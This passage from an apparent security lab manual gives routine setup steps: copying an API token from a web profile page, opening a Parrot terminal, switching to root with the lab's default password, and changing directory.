


26. The **Edit Profile** page appears; in the **API Token** section and observe the API Token. Note down or copy this API Token; we will use this token in the later steps.



27. Close the **Firefox** browser window.

28. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.




29. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

30. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


> Note: The password that you type will not be visible.

31. Now, type **cd** and press **Enter** to jump to the root directory.

